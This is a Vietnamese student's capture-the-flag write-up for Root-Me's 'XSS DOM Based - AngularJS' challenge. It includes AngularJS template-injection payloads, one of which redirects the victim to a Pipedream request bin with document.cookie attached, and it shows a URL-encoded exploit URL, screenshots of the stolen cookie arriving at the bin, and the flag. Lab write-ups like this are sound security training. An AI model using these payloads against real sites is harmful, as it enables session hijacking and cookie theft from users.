

Lê Hoàng Phúc


20521763

NT213.N21.ANTN

Tên challenge : XSS DOM Based - AngularJS

Challenge Link : <https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-AngularJS>

Thử payload : `{ ${on.constructor("alert(1))()} }` để xem có dùng XSS được không :



Dùng payload :

<https://eo356ja4tggjlj0.m.pipedream.net>

Kiểm tra thử payload sau có tải được không :

`{ ${on.constructor("document.location=\\\"https://eo356ja4tggjlj0.m.pipedream.net?cookie=\\\"+document.cookie\\\")()} }`

A screenshot of the Pipedream workflow interface. On the left, there is an "INSPECTOR" panel showing a list of HTTP requests made to the challenge endpoint. On the right, there is a "trigger" step details panel. The "Success" section indicates the workflow executed in 3.023 ms. The "trigger" step shows the following configuration:

- Exports: steps.trigger {2}
- Inputs: context {15}, event {6}
- Logs: client_ip: 14.169.51.53, headers {13} (including accept, accept-encoding, accept-language, host, referer, sec-ch-ua, sec-ch-ua-mobile, sec-ch-ua-platform, sec-fetch-dest, sec-fetch-mode)

Tương tự như XSS DOM Based – Introduction:

Payload : http://challenge01.root-me.org/web-client/ch35/index.php?name=';{ \${on.constructor("document.location="https://eo356ja4tgg1jl0.m.pipedream.net?cookie=")+document.cookie")()}

Chuyển sang url encode : <http://challenge01.root-me.org/web-client/ch35/index.php?name=%27%3B%7B%7B%24on.constructor%28%22document.location%3D%5C%22https%3A%2F%2Feo356ja4tgg1jl0.m.pipedream.net%3Fcookie%3D%5C%22%2Bdocument.cookie%22%29%28%29%7D%7D>

The screenshot shows the RequestBin interface. On the left, there's an 'INSPECTOR' tab, followed by 'DEPLOYMENTS' and 'SETTINGS'. Below these tabs, a sidebar displays the date 'Today' and a list of eight HTTP requests. Each request is shown with a green checkmark icon, the method ('HTTP'), the URL ('GET /?cookie=fla...'), and the timestamp ('07:43:13 PM'). On the right side, detailed information for the first request is expanded. It includes the host ('eo356ja4tgg1jl0.m.pipedream.net'), referer ('http://challenge01.root-me.org/'), sec-fetch-dest ('document'), sec-fetch-mode ('navigate'), sec-fetch-site ('cross-site'), upgrade-insecure-requests ('1'), user-agent ('Mozilla/5.0 (X1...)'), method ('GET'), path ('/'), query ('{1}'), cookie ('flag=rootme{@NGu1@R_J\$_1\$_C001}'), and url ('https://eo356ja4tgg1jl0.m.pipedream.net?cookie=flag=rootme{@NGu1@R_J\$_1\$_C001}'). A hexagonal icon is also present next to the URL.

Cụ thể payload này sẽ gửi request đến server với tham số name =’ gây lỗi nên sẽ redirect đến request bin của ra cùng với tham số cookie lấy từ server .

Flag : rootme{@NGu1@R_J\$_1\$_C001}

The screenshot shows a web browser window with multiple tabs open. The active tab is for a challenge titled "Another angle" on the website "Root Me".

Challenge Details:

- 40 POINTS**
- Author:** Ruslan, 12 August 2021
- Level:** [Color-coded bar]
- Validations:** 1284 Challengers | 1%
- Note:** ★★★★☆ 69 Votes

Statement: Steal the admin's session cookie.

Offers: Various job offers listed.

Chatbox: A live chat interface with messages from users like "donadtp", "Sayfas", and "Atr3u5".

Validation: A section where users can enter their validation code.

Get help: A link to ask for help in the forum or IRC channel.

The browser taskbar at the bottom shows various pinned sites and the system clock indicates it's 7:49 PM on April 11, 2023.

Time 35p